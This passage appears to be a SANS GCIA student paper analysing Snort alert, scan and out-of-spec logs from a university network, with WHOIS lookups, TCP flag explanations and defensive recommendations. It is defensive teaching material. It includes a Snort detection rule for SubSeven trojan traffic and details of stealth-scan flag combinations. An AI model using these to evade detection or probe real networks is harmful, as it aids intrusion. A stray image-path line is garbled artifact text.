169.232.84.146	4724	SUNRPC highport access!
212.179.123.163	2184	Watchlist 000220 IL-ISDNNET-990517
12.35.158.199	1776	NETBIOS NT NULL session
12.35.158.199	1776	SMB Name Wildcard
141.157.254.236	805	CS WEBSERVER - external web traffic
MY.NET.207.214	778	High port 65535 tcp - possible Red Worm – traffic
MY.NET.207.214	778	spp_http_decode: IIS Unicode attack detected
141.156.242.139	604	Null scan!
141.156.242.139	604	Probable NMAP fingerprint attempt

We need to find the owner of these hosts and start monitoring traffic from them. Internal hosts should be checked for any compromise or infection. Although just looking at the top talkers may not be the only approach, it gives us a good starting point on targeting suspicious hosts.

Scan Logs Analysis:

Snort portscan logs are generated as a result of portscan preprocessors. Portscans are generated when a certain threshold is met for defined object. A portscan is defined as TCP connection attempts to more than certain number of ports in certain number of seconds or UDP packets sent to more than certain number of ports in more than certain number of seconds. Ports can be spread across any number of destination IP addresses, and can all be the same port if spread across multiple IP's. A portscan is also defined as a single "stealth scan" packet, such as NULL, FIN, SYNFIN, XMAS, etc.

Top source IP's scanning the network over five day period:

SourceIP	SourceIP Count	DestinationPort
130.85.219.170	2052	4272
130.85.219.170		3997
130.85.223.78	47035	443
130.85.223.78		80
130.85.242.174	5349	1214
130.85.242.250	1877	22321

130.85.252.82	2324	445
130.85.70.176	20314	6257
130.85.87.44	1945	27005
130.85.97.110	4198	137
130.85.97.110		139
130.85.97.115	1351	137
130.85.97.115		22321
130.85.97.136	5377	22321
130.85.97.136		7674
130.85.97.164	2355	22321
130.85.97.164		7674
130.85.97.212	1545	22321
130.85.97.30	1378	7674
130.85.97.30		22321
130.85.97.31	1352	137
130.85.97.31		139
130.85.97.84	1589	7674
130.85.97.85	1943	137
130.85.98.150	3058	22321
130.85.98.31	6185	22321
130.85.98.31		7674
206.167.165.56	1517	443
210.178.9.1	1673	443
213.73.142.100	1503	139
213.73.142.100		445
213.73.142.100		135
61.242.90.229	1254	80
63.78.224.166	1824	80
64.156.31.70	2422	80
66.134.226.37	5380	443
80.14.80.158	2521	various

Details on the scanned destination ports listed above is as follows:

Ports	Services	Description
80	www-http	World Wide Web HTTP
135	Epmap	DCE end point resolution
137	Netbios-ns	NetBIOS Name Service
139	Netbios-ssn	NetBIOS Session Service
443	https	Http protocol over TLS/SSL
445	Microsoft-ds	Microsoft Directory Services
1214	Kazaa	KAZAA File Sharing
3997		
4272	Vrml	VRML - Multi user systems
6257	Winmx	WinMX - File Sharing
7674	Imqtunnels	IMQ SSL Tunnel
22321	Wnn6_tw	Wnn6 – Tiwanese input
27005	flex-lm	FlexLM

Further investigation of the source IP address from scan shows that the scans are originating mostly from the network range of 130.85.0.0 which belongs to the University of Maryland Baltimore.

```
NetRange:    130.85.0.0 - 130.85.255.255

OrgName:     University of Maryland Baltimore County
OrgID:       UMBC
Address:     UMBC University Computing
City:        Baltimore
StateProv:   MD
PostalCode:  21250
Country:     US
```

This must be the IP range of the University that we are analyzing. Out of this the most concerning is the traffic from users of file sharing applications like Kaaza and WinMX. Use of these applications undermine the network security and also generate a lot of traffic. Further investigation of the owners of these IP's is warranted. Also rules on the firewall should be checked to prohibit traffic on ports used by these applications. The other traffic that is seen from the University's IP range is for normal legitimate purpose and is mostly from Microsoft networking.

Registration Information on Five external addresses:

In the scans log analysis we have observed that most of the scan alerts are generated from the addresses within the university's network. The internal addresses make the top scan list but after excluding them we can concentrate on the scan activity from the external hosts. The scans from these external hosts could be malicious and needs special attention. I have selected top five external scanning hosts and given the registration information about these addresses.

The database on www.arin.net gave the following details:

Host: 210.178.9.1
NetRange: 210.0.0.0 - 211.255.255.255
OrgName: Asia Pacific Network Information Centre
OrgID: APNIC
Address: PO Box 2131
City: Milton
StateProv: QLD
PostalCode: 4064
Country: AU

Host: 206.167.165.56
NetRange: 206.167.128.0 - 206.167.255.255

OrgName: Reseau d'Informations Scientifiques du Quebec (RISQ Inc.)
OrgID: RISQ
Address: 550, Rue Sherbrooke O
Address: Tour Ouest, Suite 250
City: Montreal
StateProv: QC
PostalCode: H3A-1B9
Country: CA

Host: 213.73.142.100
NetRange: 213.0.0.0 - 213.255.255.255
OrgName: RIPE Network Coordination Centre
OrgID: RIPE
Address: Singel 258
Address: 1016 AB
City: Amsterdam
StateProv:
PostalCode:
Country: NL

Host: 61.242.90.229
NetRange: 61.0.0.0 - 61.255.255.255
OrgName: Asia Pacific Network Information Centre
OrgID: APNIC
Address: PO Box 2131
City: Milton
StateProv: QLD
PostalCode: 4064
Country: AU

Host: 66.134.226.37
NetRange: 66.134.0.0 - 66.134.255.255
OrgName: Covad Communications
OrgID: CVAD
Address: 3420 Central Expressway
City: Santa Clara
StateProv: CA
PostalCode: 95051
Country: US


Host: 80.14.80.15
NetRange: 80.0.0.0 - 80.255.255.255

OrgName: RIPE Network Coordination Centre
OrgID: RIPE
Address: Singel 258
Address: 1016 AB
City: Amsterdam
StateProv:
PostalCode:
Country: NL

The scan traffic that is from external source IP's belongs to mostly European countries. It could be that there is a site to site established VPN tunnel for university collaboration that is allowing legitimate traffic and applications like Microsoft networking are generating netbios scanning traffic. IP address 80.14.80.158 was of particular interest which generated scan traffic to various destination ports. It could be malicious scanning activity and further investigation is warranted.

Link Graph Analysis:

I combined the alert all and scan all log databases together and queried them for the common external destination addresses in both the logs. I wanted to establish the relation and to find out the external addresses which are the target of both, scans and alerts from the internal hosts.



I thought this to be very useful as part of the complete security analysis for two reasons:

1) Since internal hosts are generating these alerts and scans that we know, we should inform the contacts at the other end to make them aware of possible Trojan or worm infection so that they can take necessary action. Security is not just protecting our network but complete security can be achieved through total awareness. Also proactive warning might help us ward off any legal issues arising later on.

2) Since both scan and alert logs are generated from the internal network, there is high probability of the infection of those internal hosts. We need to pay special attention to the internal hosts generating these events.

OOS Logs Analysis:

The out of spec logs are generated when Snort detects the following packets:

- Crafted Packets
- Corrupted Packets
- Packets with ECN

These packets are logged because they have invalid flag combinations that are not allowed under normal RFC specifications for TCP/IP. The RFC define how systems should respond to legitimate packets, but they don't explain how systems should handle illegal combinations of flags. Each TCP packet must contain at least one of these six flags:

- SYN (Synchronization) - Initiate a TCP connection.
- ACK (Acknowledgment) - Indicates that the value in the acknowledgment number field is valid.
- FIN (Finish) - Gracefully end a TCP connection.

- RST (Reset) - Immediately end a TCP connection.
- PSH (Push) - Tells the receiver to pass on the data as soon as possible.
- URG (Urgent) - Indicates that the urgent pointer is valid; often caused by an interrupt.

The normal flag combinations are as follows:

- SYN, SYN ACK, and ACK are used during the three-way handshake which establishes a TCP connection.
- Except for the initial SYN packet, every packet in a connection must have the ACK bit set.
- FIN ACK and ACK are used during the graceful teardown of an existing connection. PSH FIN ACK may also be seen at the beginning of a graceful teardown.
- RST or RST ACK can be used to immediately terminate an existing connection.
- Packets during the "conversation" portion of the connection (after the three-way handshake but before the teardown or termination) contain just an ACK by default. Optionally, they may also contain PSH and/or URG.

Here are the most common abnormal flag combinations:

- SYN FIN is probably the best known illegal combination. Remember that SYN is used to start a connection, while FIN is used to end an existing connection. It is nonsensical to perform both actions at the same time. Many scanning tools use SYN FIN packets, because many intrusion detection systems did not catch these in the past, although most do so now. You can safely assume that any SYN FIN packets you see are malicious.
- SYN FIN PSH, SYN FIN RST, SYN FIN RST PSH, and other variants on SYN FIN also exist. These packets may be used by attackers who are aware that intrusion detection systems may be looking for packets with just the SYN and FIN bits set, not additional bits set. Again, these are clearly malicious.
- Packets should never contain just a FIN flag. FIN packets are frequently used for port scans, network mapping and other stealth activities.
- Some packets have absolutely no flags set at all; these are referred to as "null" packets. It is illegal to have a packet with no flags set.

Besides the six flag bits described here, TCP packets have two additional bits which are reserved for future use. These are commonly referred to as the "reserved bits". Any packet which has either or both of the reserved bits activated is almost certainly crafted.

There are several other characteristics of TCP traffic where abnormalities may be seen:

- Packets should never have a source or destination port set to 0.
- The acknowledgment number should never be set to 0 when the ACK flag is set.
- A SYN only packet, which should only occur when a new connection is being initiated, should not contain any data.
- Packets should not use a destination address that is a broadcast address, usually ending in .0 or .255. Broadcasts are normally not performed using TCP.

Many of the tools used by attackers to scan and probe your networks are based on the use of abnormal TCP packets. Snort generates the OOS logs when these packets are detected.

The most common abnormal flag combinations found in the log files are:

Falgs	Number
12****S*	3279
****P***	614
********	246
12***R**	50
*2UA*RSF	5
***A*RSF	4
12UA*RSF	4
**U*PRSF	3
**UAPRSF	3
1*****SF	3

The top talking source IP's with abnormal flag combinations are:

IP Address	Number
148.64.169.5	343
68.164.35.154	205
212.73.96.111	191
61.114.222.241	113
209.104.74.2	108
212.86.100.68	105
213.98.16.183	104
210.253.215.113	100
80.222.91.197	76
216.95.201.18	70

From the tables above we can see that all the top OOS source IP's are external. The abnormal flag combinations meets the criteria described above and confirms

that there is malicious scanning on the network and further investigation is warranted for the identified external IP's.

Interesting Detect:

In the alert log analysis our criteria for analysis was the most occurring alert. Although the most occurring alert gives a good picture of what is happening in our network in general, we need to look at some other events that may not be as frequent but could be damaging. Among the few other low volume alerts there is "Possible Trojan server activity" alert that looks suspicious.

02/15-00:50:51.025169 [**] Possible trojan server activity [**] MY.NET.24.34:80 -> 192.152.29.111:27374
02/15-00:50:52.432546 [**] Possible trojan server activity [**] MY.NET.24.34:80 -> 192.152.29.111:27374
02/15-00:50:56.439493 [**] Possible trojan server activity [**] 192.152.29.111:27374 -> MY.NET.24.34:80

This alert is generated by the following Snort signature:

```
alert TCP $EXTERNAL 27374 -> $INTERNAL any (msg: "IDS279/trojan_trojan-
active-subseven21"; flags: SA; classtype: system-success; reference:
arachnids,279;)
```

This alert indicates that a known Trojan may be operating on the host. This is not a scan or probe but a response to a communication request. By default this Trojan uses TCP port 27374 but can be configured to use other ports. This Trojan allows remote administration and take control of the victim host. Client desktop windows machines are most likely to suffer from this Trojan. This is distributed through emails or downloads and gets installed in the windows directory.

In our analysis we see that there are a number of external hosts communicating with different internal hosts on the port 27374. This is serious as there are quite a few infected internal hosts. These should be taken offline and investigated. The best way to confirm and eradicate Trojans is through antivirus software. The owner of the external hosts should also be contacted.

Defensive Recommendations:

Although the University has decent security measures in place there is further room for improvement.

The University needs to take measure to control the current Nimda worm infection on the campus. An enterprise scale antivirus solution would prove

invaluable in this effort. Nimda also installs backdoor and other Trojan's which may be new for the rule base to detect and the only sure way to eradicate it is to rebuild the infected hosts.

The Unix hosts on the network also shows sign of infection as we can see two of the alerts related to Unix hosts are predominantly from the internal source IP hosts. The alerts from High port 65535 TCP – possible red worm traffic and SUNRPC highport access is indicative of this issue. These hosts should be checked for compromise and properly patched.

The network is also scanned heavily for the reconnaissance purpose and also possibly for staging attacks on spoofed IP address. Scan alerts like Null Scan! And TCP SRC and DST outside network are indicative of such activity.

The scan log shows that most of the scan alert is generated by the traffic from internal hosts that meets the port scan preprocessor criteria. Also some of them could be because of legitimate internal traffic like Microsoft networking traffic. The IDS should be tuned to not alert on those scans.

In addition to IDS monitoring, the log files for any public servers, such as Web, FTP, DNS, Mail… etc. should also be considered along with the IDS alerts so that a correlation can be made between the devices to offer more visibility to the intrusion detection analyst.

In the OOS log files analysis we saw that most of the packets that confirmed with the abnormal TCP flag combinations were from external hosts. This is another indication of the malicious scanning of the university network.

In general the University's network should be made more secure by doing packet filtering at the router and fine tuning the firewall rules. Fine tuning is also required on the IDS to minimize false positives.

References:

1) Intrusion Detection FAQ: Port 137 Scan
   http://www.sans.org/resources/idfaq/port_137.php

2) SMB Name Wildcard
   http://archives.neophasis.com/archives/snort/2000-01/0222.html

3) Unicode Analysis
   http://rr.sans.org/threats/unicode.php

4) http_decode: snort.conf description

5) High port 65535 TCP – Possible red worm traffic
http://www.sans.org/y2k /adore.htm

6) WHOIS IP addresses: www.iana.net

7) Reference Previous Papers and others.
http://www.giac.org/GCIA.php
Aman I. Abdulla
Hee So
Tod A. Beardsley
Steven L. Drew
Wade Walker
Jonny Calhoun

8) Invalid TCP Flags
http://www.securityfocus.com/infocus/1200

9) A description of the IIS vulnerabilities:
http://www.microsoft.com/technet/security/bulletin/MS01-033.asp

10) Description of a tool that can scan IIS UNICODE attacks:
http://online.securityfocus.com/tools/2354

11) More information on Unix worm:
http://www.sans.org/y2k/adore.htm

12) Intrusion Detection FAQ, Port 137 Scan
http://www.sans.org/newlook/resources/IDFAQ/port_137.htm

13) Cisco Systems, How to prevent network from Nimda.
http://www.cisco.com/warp/public/63/nimda.shtml

14) Internet Assigned Numbers Authority, Port Numbers
http://www.iana.org/assignments/port-numbers.html

15) The MITRE corporation, Common Vulnerabilities.
http://cve.mitre.org

Last Updated: May 23rd, 2017

Upcoming Training

Mentor Session - SEC503	Oceanside, CA	May 29, 2017 - Jun 29, 2017	Mentor
Security Operations Center Summit & Training	Washington, DC	Jun 05, 2017 - Jun 12, 2017	Live Event
SANS Houston 2017	Houston, TX	Jun 05, 2017 - Jun 10, 2017	Live Event
SANS Columbia, MD 2017	Columbia, MD	Jun 26, 2017 - Jul 01, 2017	Live Event
SANS London July 2017	London, United Kingdom	Jul 03, 2017 - Jul 08, 2017	Live Event
SANSFIRE 2017	Washington, DC	Jul 22, 2017 - Jul 29, 2017	Live Event
SANSFIRE 2017 - SEC503: Intrusion Detection In-Depth	Washington, DC	Jul 24, 2017 - Jul 29, 2017	vLive
SANS San Antonio 2017	San Antonio, TX	Aug 06, 2017 - Aug 11, 2017	Live Event
SANS Boston 2017	Boston, MA	Aug 07, 2017 - Aug 12, 2017	Live Event
SANS Adelaide 2017	Adelaide, Australia	Aug 21, 2017 - Aug 26, 2017	Live Event
SANS Virginia Beach 2017	Virginia Beach, VA	Aug 21, 2017 - Sep 01, 2017	Live Event
SANS Network Security 2017	Las Vegas, NV	Sep 10, 2017 - Sep 17, 2017	Live Event
SANS vLive - SEC503: Intrusion Detection In-Depth	SEC503 - 201709,	Sep 11, 2017 - Oct 18, 2017	vLive
SANS London September 2017	London, United Kingdom	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS Baltimore Fall 2017	Baltimore, MD	Sep 25, 2017 - Sep 30, 2017	Live Event
Baltimore September 2017 - SEC503: Intrusion Detection In-Depth	Baltimore, MD	Sep 25, 2017 - Sep 30, 2017	vLive
Community SANS Scottsdale SEC503	Scottsdale, AZ	Oct 02, 2017 - Oct 07, 2017	Community SANS
SANS October Singapore 2017	Singapore, Singapore	Oct 09, 2017 - Oct 28, 2017	Live Event
Community SANS Ottawa SEC503	Ottawa, ON	Oct 16, 2017 - Oct 21, 2017	Community SANS
SANS San Diego 2017	San Diego, CA	Oct 30, 2017 - Nov 04, 2017	Live Event
San Diego Fall 2017 - SEC503: Intrusion Detection In-Depth	San Diego, CA	Oct 30, 2017 - Nov 04, 2017	vLive
SANS Seattle 2017	Seattle, WA	Oct 30, 2017 - Nov 04, 2017	Live Event
SIEM & Tactical Analytics Summit & Training	Scottsdale, AZ	Nov 28, 2017 - Dec 05, 2017	Live Event
SANS OnDemand	Online	Anytime	Self Paced
SANS SelfStudy	Books & MP3s Only	Anytime	Self Paced